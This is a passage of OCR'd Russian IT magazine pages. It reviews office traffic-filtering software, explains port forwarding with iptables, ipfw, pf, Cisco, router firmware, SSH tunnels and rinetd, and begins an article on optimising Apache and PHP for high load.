SurfAnalyzer, которая будет иметь полные права. Все остальные пользователи будут подключаться к интернету через сервер SurfAnalyzer. Для установки SurfAnalyzer потребуется компьютер, работающий под управлением Win2k/XP/2k3. Минимальные системные требования заявлены следующие: CPU 1.7 ГГц, 256 Мб RAM и 200 Мб HDD. Установка компонентов стандартна; все необходимое, в частности Firebird, уже идет в комплекте. По окончании установки сервера запустится небольшое окно управления ServiceManager. Далее вызываем окно консоли SurfAnalyzer Admin, регистрируемся как Admin с пустым паролем.
Если сервер установлен на другой системе, указываем его IP. Основное окно админки разделено на четыре вкладки. На вкладке «Основные» указываются настройки прокси-сервера, порт (Web+ICQ), на котором SurfAnalyzer будет ждать клиентские подключения (по умолчанию 3128), порты POP3 и SMTP, частота анализа текста и прочее. Собственно, в этой вкладке необходимо лишь настроить параметры доступа к прокси-серверу. Соответственно компьютеры пользователей, веб-браузеры, программы для работы с почтой и т.д. должны быть перенастроены на IP-адрес сервера SurfAnalyzer.
Вкладка «Контроль» позволяет добавить учетные данные админов и распределить между ними обязанности по настройке. Обслуживаемые почтовые ящики и e-mail-серверы, с которыми будет работать SurfAnalyzer, прописываются во вкладке Почта. Здесь же устанавливается соответствие учетной записи почты определенному компьютеру, действия для вложений и подозрительного содержимого.
Учетные записи пользователей, которые будут выходить в интернет, создаются во вкладке «Web + ICQ + Mail Agent». В SurfAnalyzer поддерживаются типы авторизации «только по IP», «только по MAC» и «IP+MAC». Программа сканирует доступные сети и выводит список найденных компьютеров, включая имя, IP- и MAC-адреса. После того, как учетная запись добавлена, в правой вкладке редактируются параметры доступа. Возможны два подхода: разрешить только выбранное или запретить выбранное. Так, типы файлов отмечаются во вкладке «MIME-настройки». Отбираем нужное и указываем действие при помощи выпадающего списка «Правило». Правила хорошо прокомментированы, поэтому сориентироваться в них просто. При необходимости легко добавить новые MIME-типы/расширения для своих рулесетов. Все расширения, неизвестные SurfAnalyzer, автоматически попадают в одноименную категорию. Также можно определить список стоп-слов и запрещенных URL, которые будут контролироваться SurfAnalyzer. Все настройки выполняются в одной вкладке, по одной в строке: просто пишем строку, совпадение с которой будет проверяться. Например, для «Одноклассников» — odnoklassniki. Вот и весь шаблон, никаких подстановок не предусмотрено. Также нет возможности блокировок по IP.
SurfAnalyzer позволяет выполнять проверку в трафике определенных слов, которые задаются во вкладке «ICQ + Mail Agent». Все сообщения, содержащие запрещенные URL или слова, помечаются определенным образом в консоли View. Консоль специалиста безопасности, по сути, является средством получения различного рода отчетов по пользователям, событиям и датам. А имея на руках такую статистику, очень просто наказать сотрудника рублем :).

КОНТРОЛЕР ТРАФИКА TRAFFPRO

TraffPro (traffpro.ru) — специализированное и очень понятное в настройках решение для контроля трафика и управления доступом. Программа обеспечивает контроль и учет трафика, телефонных звонков (поддерживаются АТС Panasonic и LG), защиту сервера и систем, блокировку портов, NAT, порт-форвардинг, умеет работать в связке с прокси-сервером Squid. Возможна авторизация пользователя — IP, MAC, логин и пароль, LDAP/AD и VPN. Доступно большое количество отчетов и мониторинг соединений. Написан TraffPro с использованием библиотек Qt, для хранения данных задействуется MySQL, графики строятся при помощи gnuplot. Серверная часть устанавливается под Linux, клиенты управления — под Windows и Linux, есть и веб-клиент. Предлагается несколько реализаций, в том числе доступна и Free-версия, обладающая всеми основными функциями. Со сравнительной таблицей возможностей можно познакомиться на офсайте, поэтому подробно останавливаться здесь не будем. Установка серверной части в Linux заключается в развертывании LAMP-сервера (см. статью «Волшебная лампа админа» в][12.2008) и установке управляющей части. Чтобы блокировать доступ к определенной группе сайтов, выбираем в консоли «Клиенты → Группы → Редактирование Группы → Список доменов» и добавляем домены, которые нужно блокировать для выбранной группы. Аналогично указываем список разрешенных портов, все остальные подключения для пользователей этой группы будут блокированы. Также учитывая, что мы имеем дело с Linux, при необходимости можно легко самостоятельно добавить нужные правила при помощи iptables (TraffPro использует свой файл настроек iptables — /etc/traffpro/traffpro_rule.cfg).

LAN2NET FIREWALL

Lan2net NAT Firewall (lan2net.ru) — программный межсетевой экран, предназначенный для организации безопасного доступа в интернет с функциями защиты сети, фильтрации сайтов, контроля и учета трафика. Его разработкой занимается российская компания Нетсиб, имеющая, к слову, статус Microsoft Small Business Specialist. Возможностей у продукта Lan2net очень много, нас же интересует функция блокировки доступа к сайтам, которая реализуется за счет использования механизма фильтрации сайтов по URL и IP. Запретить доступ по IP можно при создании правила firewall или правила для группы. Выбираем протокол (порт) и указываем IP-адрес. Хотя этот метод не назовешь удобным, так как задать список IP-адресов нельзя — только диапазон. Поэтому каждый адрес придется прописывать отдельным правилом. Другой вариант — механизм фильтрации URL, доступ к которому мы получаем в свойствах группы пользователей. В списках адресов поддерживается символ '*', означающий любую подстроку, что весьма упрощает их наполнение. Таким же образом блокируются файлы с определенным расширением: просто добавляем правило — *.mp3, *.avi, *.mpg и т.д.][

LanAgent NetworkFilter

Когда номер сдавался в печать, стало известно, что вместо SurfAnalyzer будет продвигаться программа с другим именем — LanAgent NetworkFilter, которую наделят теми же возможностями: перехват сообщений ICQ, MSN, mail.ru агентов; перехват сообщений электронной почты; контроль загружаемых файлов. Кроме этого добавится функция перехвата писем, отправляемых через веб-интерфейс. Принцип настройки и установки останется неизменным.



Евгений Зобнин j1m@synack.ru

Сквозь защитные порядки

ПРОБРАСЫВАЕМ ПОРТЫ В ОКНАХ, НИКСАХ И КИСКАХ

У этой технологии есть множество названий — это и трансляция порт-адреса, и проброс портов, и перенаправление, и буржуйские порт-форвардинг/порт-маппинг, и сокращенные DNAT/PAT. Но как бы она ни называлась, о ее полезности спорить не приходится. Проброс портов — просто спасательный круг для тех, кто хочет показать свой сервер из-за высокой и крепкой стены под названием NAT.

Недостаток сетевых адресов стандарта IPv4 оставил свой отпечаток на топологии современных сетей. Белые адреса слишком дороги, чтобы наделять ими всех, кого попало, поэтому простым смертным приходится ютиться в небольших частных подсетях, а в интернет выходить через один общий сервер, на котором настроен NAT. Благодаря такой схеме пользователи целой подсети могут использовать один внешний IP-адрес, а общая инфраструктура интернета продолжает жить, даже несмотря на очевидную нехватку IP-адресов. Но что если речь идет не о клиентах провайдера, сидящих за NAT'ом, а о локальной сети небольшой компании, многие машины которой должны играть роль не только клиентов, но и серверов. Например, на одной из машин может находиться веб-сервер, а другая должна обслуживать SMTP- и FTP-клиентов, но выделять каждой из них белый IP-адрес — как-то уж слишком расточительно. Вот здесь нам на помощь и приходит DNAT или, по-простому — проброс портов. С помощью этой технологии можно сделать так, чтобы входящий на шлюз трафик перенаправлялся к одной из внутренних машин сети на основе порта назначения. Другими словами, проброс портов позволяет выставить во внешний мир сервисы локальных ресурсов и создать иллюзию того, что они находятся на шлюзе.

ПЕРЕД ТЕМ, КАК НАЧАТЬ

Эта статья рассказывает о настройке проброса портов в самых разных операционных системах, начиная с Windows и заканчивая ОС, установленными на сетевом оборудовании. В большинстве случаев для реализации проброса портов используются специальные правила брандмауэра, и здесь я должен сделать первое предостережение. Дело в том, что любой брандмауэр выполняет трансляцию сетевых адресов до их фильтрации, поэтому описанные в статье правила должны находиться в начале. Второе: для успешного прохождения оттранслированных пакетов должны быть добавлены правила, разрешающие входящие подключения на целевой порт шлюза, а также правила, разрешающие обмен данными между внутренней целевой машиной и шлюзом.

WINDOWS

Начнем, как говорится, с азов. Проще всего проброс портов настроить в операционных системах семейства Windows. Здесь все это делается в «Свойствах NAT»:

1. Заходим в «Администрирование -> Маршрутизация», выбираем локальную машину, далее «IP-маршрутизация -> NAT».
2. Включаем NAT для локального интерфейса.
3. Переходим к вкладке «Службы и порты», выбираем интересующую нас службу или добавляем свою.
4. В открывшемся окне выбираем протокол, входящий порт (тот, который будет виден извне), адрес машины внутренней сети и ее порт.

LINUX

В Linux все намного сложнее, здесь необходимо оперировать правилами iptables/netfilter, без знания основ которого просто не обойтись. Для осуществления проброса портов предусмотрена цель DNAT, которую необходимо использовать в правилах цепочки PREROUTING. В самом простейшем случае правило будет выглядеть следующим образом:

```
iptables -t nat -A PREROUTING -p tcp --dst $GATE \
    --dport $PORT -j DNAT --to-destination $SERVER:$PORT
```


Где $GATE — это адрес шлюза, $PORT — пробрасываемый порт, а связка $SERVER:$PORT — это адрес и порт внутреннего сервера. Естественно, чтобы правило сработало, должен быть включен форвардинг (хотя на шлюзе он в любом случае включен):

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Проброс портов возможен и с другой машины:

```
$IPTABLES -t nat -A PREROUTING -p tcp --dst $IP \
    --dport $PORT -j DNAT --to-destination $SERVER:$PORT
$IPTABLES -t nat -I POSTROUTING -p tcp --dst $SERVER \
    --dport $PORT -j SNAT --to $IP
```

Это вполне легально, а иногда и просто необходимо.
Различные преконфигурированные iptables-скрипты, такие как, например, знакомый пользователям Debian, arno-iptables-firewall, также можно использовать для более простой настройки проброса портов. Например, если ты хочешь пробросить порт 80 на машину 192.168.0.100, для этого достаточно добавить строку NAT_TCP_



FORWARD="80>192.168.0.100" в файл /etc/arno-iptables-firewall/firewall.conf и перезагрузить брандмауэр:

```
$ sudo /etc/init.d/arno-iptables-firewall restart
```

FREEBSD

FreeBSD отличается тем, что имеет две независимые реализации механизма NAT (а значит, и технологии проброса портов). Первая носит имя natd и, как можно догадаться из названия, представляет собой демон уровня пользователя, который принимает «сырые» пакеты, выполняет необходимые преобразования адресов и отдает их обратно ядру. Вторую принято называть kernel nat, то есть механизм NAT, реализованный в ядре FreeBSD. Он позволяет выполнять преобразование адресов и проброс портов, используя правила брандмауэра ipfw.
Ясно, что вторая реализация производительнее и удобнее в использовании, и поэтому предпочтительнее. Однако kernel nat появился во FreeBSD не так давно, поэтому мы рассмотрим оба подхода на тот случай, если в твоем расп оряжении оказалась машина, использующая устаревшую версию этой операционной системы. Итак, метод номер один: natd, divert и все-все-все. Для активации NAT и проброса портов с помощью демона natd необходимо проделать следующие шаги:

1. Включить natd и ipfw в /etc/rc.conf:

vi /etc/rc.conf

```
# Включаем natd
natd_enable="YES"
# rl0 — внутренний интерфейс шлюза
natd_interface="rl0"
natd_flags="-f /etc/natd.conf"
# Включаем ipfw
firewall_enable="YES"
firewall_type="/etc/ipfw.conf"
```

2. Настроить NAT и проброс портов в /etc/natd.conf:

vi /etc/natd.conf

```
same_ports yes
use_sockets yes
# Проброс портов:
# протокол адрес-сервера-внутри-сети:порт порт-на-шлюзе
redirect_port tcp 192.168.0.100:80 80
```

3. Чтобы все пакеты, проходящие через внешний интерфейс (rl1) шлюза, перенаправлялись в natd и обрабатывались им, добавим правило divert в /etc/ipfw.conf:

```
ipfw add divert natd ip from any to any in via rl1
```

Также разрешим общение всех с внутренним сервером:

```
ipfw allow tcp from any to 192.168.0.100 \
   dst-port 80 in via rl0 setup
```

Далее можно добавить правила фильтрации.


Метод номер два: ядерный NAT. Активация NAT с помощью реализации внутри ядра не требует ничего, кроме правильной настройки брандмауэра с помощью двух-трех правил. Не буду расписывать все в деталях, а просто приведу простой пример, демонстрирующий уже обсуждавшийся выше проброс 80-го порта со шлюза на внутренний сервер:

vi /etc/ipfw.conf

```
# Настраиваем NAT
nat 1 config log if rl1 reset same_ports \
   redirect_port tcp 192.168.0.100:80 80
# Заворачиваем весь трафик через внешний интерфейс в NAT
add nat 1 ip from any to any via rl1
```

Правила 'nat' имеют несколько опций, большинство из которых совпадает с опциями, используемыми демоном natd. Например, опция same_ports предписывает механизму NAT сохранять оригинальные номера исходящих портов для исходящих пакетов (нужно для правильной работы некоторых RPC-протоколов). Опция rdirect_port имеет тот же синтаксис, что и в файле /etc/natd.conf.





Настраиваем проброс портов в DD-Wrt

OPENBSD

Наверное, самый логичный и простой в настройке проброс портов получается в ОС OpenBSD. Здесь механизм NAT также реализован в ядре и настраивается с помощью штатного pf, синтаксис которого куда яснее и продуманнее синтаксиса ipfw и, уж тем более, iptables. Все тот же проброс 80-го порта на языке pf будет выглядеть следующим образом:

```
# vi /etc/pf.conf
# Настраиваем NAT
nat on rl1 from 192.168.10.0/24 to any -> $out_ip
# Настраиваем проброс портов
rdr on rl1 inet proto { tcp, udp } from any \
   to $out_ip port 80 -> 192.168.0.100
```

Как и прежде, rl1 — внешний интерфейс шлюза, 192.168.0.100 — адрес внутреннего сервера, а out_ip — адрес внешнего интерфейса шлюза. При этом, если проброс должен быть сделан на порт, отличный от 80-го, достаточно просто добавить ключевое слово «port» и числовое значение в конец первого правила.
Разрешается использование диапазонов портов, если, конечно же, оно может иметь какой-то смысл:

```
rdr on rl1 inet proto { tcp, udp } from any \
   to $out_ip port 5000:10000 -> 192.168.0.100
```

Прим. ред.: Например, с помощью этой фичи удобно разрешать прохождение трафика bittorrent:

```
rdr on $ext_if inet proto tcp from any to $ext_if \
   port 6881:6889 -> $myhost port 6881:6889


pass in quick on $ext_if inet proto tcp from any \
   to $myhost port 6880 >< 6890 keep state
```

Как и в других рассмотренных ранее брандмауэрах, принятие решения о дальнейшей судьбе пакетов возлагается на правила фильтрации, через которые пакет будет пропущен уже после перенаправления. Но есть одно маленькое исключение: используя ключевое слово «pass» совместно с правилом rdr можно добиться такого поведения системы, когда пакеты будут отпускаться во внешний мир, минуя правила фильтрации (см. скриншот «Форвардим входящие запросы на сервер терминалов и SQL-сервер»). Эта особенность может быть использована для отладки правил.
Будь внимателен, в OpenBSD 4.7 синтаксис конфига несколько изменился:

```
pass out on rl1 from 192.168.0.0/24 to any \
   nat-to $out_ip
pass in on rl1 proto tcp from any to any \
   port 80 rdr-to 192.168.0.100
```

Автоматический проброс портов

Universal Plug and Play (UPnP) — технология, призванная упростить и автоматизировать процесс общения сетевых устройств и приложений между собой. Поддерживается почти любым современным сетевым оборудованием, включает в себя механизм автоматического проброса портов в случае необходимости. Тот же механизм реализован во многих файлообменных программах.



Проброс портов в популярном домашнем роутере D-Link DIR-300

CISCO

С моей стороны было бы кощунством не рассказать про настройку проброса портов с помощью сетевого оборудования небезызвестной компании Cisco. Благо, здесь все решается одной простой строкой, которая, тем не менее, будет разной для различных типов устройств. Например, проброс портов в Cisco PIX (Private Internet Exchange) или ASA (Adaptive Security Appliance) осуществляется с помощью следующей строки конфигурации:

```
static (inside,outside) tcp 1.2.3.4 www \
   192.168.0.100 www netmask 255.255.255.255
```

В то же время для оборудования, работающего на операционной системе Cisco IOS, строка будет выглядеть так:

```
ip nat inside source static tcp 192.168.0.100 80 \
   1.2.3.4 80
```

Обе они не делают ничего кроме проброса порта 80 на сервер 192.168.0.100 для клиента с адресом 1.2.3.4. При этом если необходимо настроить проброс всех портов, достаточно просто опустить номера/имена портов в строке конфигурации.

OPENWRT И DD-WRT

Конечно же, кроме оборудования именитой Cisco на рынке существуют и гораздо менее дорогостоящие решения вроде разного рода домашних роутеров и точек доступа. Большой популярностью среди них пользуются ультра-бюджетные сетевые устройства таких компаний, как D-Link, ASUS, Linksys и других. На многих из них можно установить свободные и более продвинутые прошивки вроде OpenWrt, X-Wrt и DD-wrt, которые отличаются более развитой системой настройки и хорошим комьюни-

```
# NAT
nat on $extif from $intif:network to any -> ($extif)

# HTTP, HTTPS
rdr on $extif proto tcp from any to any port 80 -> $halo
rdr on $extif proto tcp from any to any port 443 -> $halo

# SSH
rdr on $extif proto tcp from any to any port 22 -> $

# Torrent
rdr on $extif proto tcp from any to any port $torrent -> $second
```

OpenBSD, pf и NAT

```
set loginterface $ext_if

scrub in

nat-anchor "ftp-proxy/*"
rdr-anchor "ftp-proxy/*"

nat on $ext_if inet from <users> to any -> $ext_ip

#no rdr on $int_if inet proto tcp from 192.168.0.103 to ! <nocache> port www
no rdr on $int_if inet proto tcp from 192.168.0.56 to any port www
rdr pass on $int_if inet proto tcp from <users> to ! <nocache> \
        port www -> 127.0.0.1 port 3128

rdr pass on $int_if inet proto tcp from <users> to any \
        port ftp -> 127.0.0.1 port 8021

rdr pass on $ext_if inet proto tcp from <trusted> to $ext_if \
        port 3389 -> 192.168.0.2 port 3389

rdr pass on $ext_if inet proto tcp from 83.220.[illegible] to $ext_if \
        port 1433 -> 192.168.0.111 port 1433
/etc/pf.conf                                              32,0-1        30%
```

Форвардим входящие запросы на сервер терминалов и SQL-сервер

ти. Естественно, проброс портов легко выполнить и с их помощью.
В DD-Wrt проброс портов осуществляется с помощью локализованного веб-интерфейса. Чтобы настроить проброс по описанной выше схеме, достаточно открыть веб-интерфейс роутера (192.168.1.1), перейти на вкладку «NAT/QoS», далее — вкладка «Перенаправление портов». Теперь в поле «Приложение» пишем любое удобное для нас имя, например, «www», «Порт-источник» — внешний порт роутера, «Протокол» — TCP или UDP, «IP-адрес» — адрес внутреннего сервера, «Порт-приемник» — его порт. Далее выбираем галочку «Включить», жмем кнопку «Добавить», потом — кнопку «Применить».
Это действительно простой путь, который… не сработает для большинства российских провайдеров, предоставляющих как доступ к локальной сети (прямой), так и доступ к сети интернет (через VPN/PPTP). Дело в том, что добавленное таким образом правило будет применено к внешнему физическому интерфейсу, тогда как интерфейс ppp0, используемый для выхода в интернет через VPN/PPTP, останется не при делах.
Для решения проблемы можно воспользоваться прямым вмешательством в недра DD-Wrt. Открываем вкладку «Тех.обслуживание», далее — «Команды» и набираем стандартные правила iptables:

```
iptables -t nat -A PREROUTING -p tcp -i ppp0 \
   --dport 80 -j DNAT --to 192.168.0.100:80
```

Нажимаем «Сохр. брандмауэр» и перезагружаемся. Ненамного труднее выполнить эту операцию с помощью веб-интерфейса прошивок X-Wrt, представляющих собой, по сути, более юзабельный вариант OpenWrt. Жмем на «Network», затем «Firewall», выбираем в меню «New Rule» пункт «Forward» и нажимаем «Add». Записываем в поле «Forward To» IP-адрес внутреннего сервера, в поле «Port» помещаем номер пробрасываемого порта. В выпадающем меню выбираем пункт «Protocol» и нажимаем «Add», в появившемся меню выбираем протокол: TCP или UDP. Если порт, открытый на шлюзе, должен отличаться от порта внутреннего сервера, выбираем в выпадающем меню пункт «Destination Ports», получаем одноименное поле и вводим в него номер порта. Нажимаем кнопку «Save». Того же эффекта можно достичь, отредактировав конфигурационный файл /etc/config/firewall следующим образом:

```
forward:proto=tcp dport=80:192.168.0.100:80
```

ДРУГИЕ ПОДХОДЫ

Для осуществления проброса порта совсем необязательно использовать брандмауэры или системные демоны, как, например, этого требуют старые версии FreeBSD. Существует несколько других способов сделать это с помощью специализированного софта или стандартных инструментов ОС (кто знает, возможно, ты используешь Minix в качестве ОС для шлюза :)). Один из таких инструментов — SSH. Далеко не каждый системный администратор в курсе, что проброс порта является стандартной функцией этой программы. Возьмем, к примеру, следующую ситуацию. В локальной сети, закрытой от внешней сети NAT'ом, есть сервер, к которому тебе необходимо иметь доступ. Ситуация усугубляется тем, что ты не имеешь привилегий для настройки файервола на машине-шлюзе. Зато у тебя есть доступ к SSH-серверу, работающему на этом шлюзе. Как это может помочь? На самом деле очень сильно. Ты просто выполняешь следующую команду на удаленной машине (server-ip — адрес внутреннего сервера, gateway-ip — адрес шлюза):

```
$ ssh -L 8080:<server-ip>:80 user@<gateway-ip>
```

И вуаля, порт 8080 локальной машины становится портом 80 внутреннего сервера локалки. Теперь достаточно набрать в веб-браузере адрес localhost:8080, и ты попадешь туда, куда надо. Твой SSH-клиент создаст туннель с SSH-сервером шлюза, все передаваемые в рамках которого данные будут направлены на порт 80 внутреннего сервера.
Более радикальный способ — установка софта, специально созданного для осуществления проброса портов. Одна из таких программ носит имя rinetd и представляет собой высокопроизводительный сервер, позволяющий пробрасывать любое количество соединений. Он есть в пакетах для популярных Linux-дистрибутивов и портах BSD-систем. После его установки достаточно отредактировать файл /etc/rinetd.conf (/usr/local/etc/rinetd.conf), поместив туда строки следующего вида:

```
1.2.3.4 80 192.168.0.100 80
```

И (пере)запустить сервер командой:

```
$ sudo /etc/init.d/rinetd restart
```

в Ubuntu или:





Проброс портов в X-Wrt

```
# /usr/local/etc/rc.d/rinetd start
```

во FreeBSD. Так же во FreeBSD придется активировать запуск rinetd при старте:

```
# echo "rinetd_enable="YES"" >> /etc/rc.conf
```

После этого весь трафик, пришедший на порт 80 машины 1.2.3.4, будет автоматически перенаправлен на тот же порт машины с IP-адресом 192.168.0.100.
Один из излюбленных способов проброса портов среди UNIX-администраторов заключается в использовании утилиты socket совместно с сетевым супер-сервером inetd. Как и все гениальное, идея в этом случае проста, а реализация очевидна. Открываем файл /etc/inetd.conf (даже если в твоей системе используется более новый xinetd, ты все равно можешь использовать этот файл) и добавляем в него строку следующего вида:

```
порт1 stream tcp nowait root /usr/local/bin/socket
socket 192.168.0.100 порт2
```

Здесь порт1 — это прослушиваемый порт на машине-шлюзе, а порт2 — порт назначения на внутренней машине 192.168.0.100. При этом оба они должны быть заданы в форме имени службы (www, ftp и т.д.), если же таковой не имеется (ты выбрал произвольный порт), то ее необходимо добавить в файл /etc/services.
Далее можно перезагрузить inetd командой «kill -HUP» и наслаждаться результатом. Если же его нет, то смотрим в файл /etc/hosts.allow. Доступ к службе должен быть открыт.

Проброс портов в Windows 2003 Server

ВЫВОДЫ

Несмотря на выбранный для статьи пример с пробросом порта в локальную сеть, у технологии DNAT есть множество других применений, включая создание более удобного способа доступа к удаленной машине, обход правил брандмауэра или просто обман. В любом случае, проброс портов остается очень удобной и легкой в реализации и применении технологией, которая может оказаться полезной в любой момент. ⊐⊏

UDP-туннель между двумя NAT

Утилита pwnat (http://samy.pl/pwnat/) позволяет любому количеству клиентов, находящихся за одним NAT-сервером, соединяться с сервером, который стоит за другим NAT, причем никакой проброски портов на серверах не потребуется. Клиент может подключаться через такой сервер к любым ресурсам, либо только к тем, что ограничены сервером pwnat.

Вот так можно обеспечить клиентскому хосту 192.168.0.2 получение HighID на любом eDonkey-сервере:

```
# vi /etc/pf.conf
rdr pass on $ext_if inet proto tcp from any \
   to any port 4661 -> 192.168.0.2
rdr pass on $ext_if inet proto tcp from any \
   to any port 4662 -> 192.168.0.2
rdr pass on $ext_if inet proto udp from any \
   to any port 4665 -> 192.168.0.2
rdr pass on $ext_if inet proto udp from any \
   to any port 4672 -> 192.168.0.2
```

Евгений Зобнин j1m@synack.ru

Не спасовать перед лавиной

ПОДГОТАВЛИВАЕМ ВЕБ-СЕРВЕР К ВЫСОКИМ НАГРУЗКАМ

Популярность веб-страницы – не только благо, но и дополнительная головная боль сисадмина. Возрастая, поток посетителей создает большую нагрузку на сервер, который со временем перестает справляться со своими обязанностями. В этот момент встает вопрос о покупке железа, который, тем не менее, можно отложить до лучших времен. Из этой статьи ты узнаешь, как заставить сервер выдерживать нагрузки даже тогда, когда он отказывается это делать.

Популярность веб-страницы — не только благо, но и дополнительная головная боль сисадмина. Возрастая, поток посетителей создает все большую нагрузку на сервер, который со временем просто перестает справляться со своими обязанностями. В этот момент встает вопрос о покупке железа, который, тем не менее, можно отложить до лучших времен. Из этой статьи ты узнаешь, как заставить сервер выдерживать нагрузки даже тогда, когда он отказывается это делать.

Допустим, ты имеешь в своем распоряжении веб-сервер, на котором крутится более-менее посещаемый динамический веб-сайт, созданный на базе одной из PHP'шных CMS. В общем, самая типичная для современного рунета ситуация. Сайт развивается, растет, посетителей становится все больше, и ты начинаешь замечать постепенно возрастающие задержки в скорости отдачи контента. Простейшие замеры показывают, что сервер уже не справляется с возложенными на него задачами, и в голову начинают закрадываться порочные мысли о покупке железа (аренде более мощного виртуального сервера). Но спешить не стоит, в большинстве случаев ситуацию легко обратить в свою пользу.

Эта статья расскажет тебе о том, как оптимизировать сервер и клиентскую часть веб-сайта под высокую нагрузку. В ходе обсуждения мы затронем следующие темы:

- Оптимизация Apache;
- Оптимизация PHP;
- Установка eAccelerator;
- Установка Nginx в качестве фронт-энда;
- Установка Memcached;
- Клиентская оптимизация.

ОПТИМИЗАЦИЯ APACHE

Корневой компонент большинства современных веб-сайтов — это, конечно же, Apache. Он зарекомендовал себя как наиболее функциональный, стабильный и удобный в использовании HTTP-сервер, который можно использовать как для обслуживания домашней веб-страницы, так и для высоконагруженных корпоративных интернет-проектов. Одна проблема: Apache — очень тяжелое приложение, жадное до ресурсов сервера. И это должно быть учтено при его настройке. Вот список рекомендаций, которые лучше выполнять при подготовке HTTP-сервера к работе:

- Львиная доля функционала Apache вынесена в загружаемые модули, которые можно активировать или отключить путем редактирования конфигурационного файла (директива LoadModule). Хорошей практикой является тотальное отключение всех неиспользуемых модулей, что позволит повысить производительность сервера и сохранить оперативную память.
- Apache обрабатывает каждый новый запрос в собственном потоке исполнения и позволяет использовать разные подходы для выполнения этой операции. Если ты собирал Apache2 из исходников, то мог заметить, что в опциях сборки присутствует возможность выбора так называемого MPM. Это и есть модуль мульти-процессинга (Multi-processing module), используемый для распараллеливания HTTP-сервера. Всего их существует три:

1. prefork — классический MPM, реализующий модель мульти-процессинга, используемую в Apache 1.3. Каждый поток обрабатывается в отдельном процессе. Не самый производительный вариант, но наиболее стабильный. Используется по умолчанию.

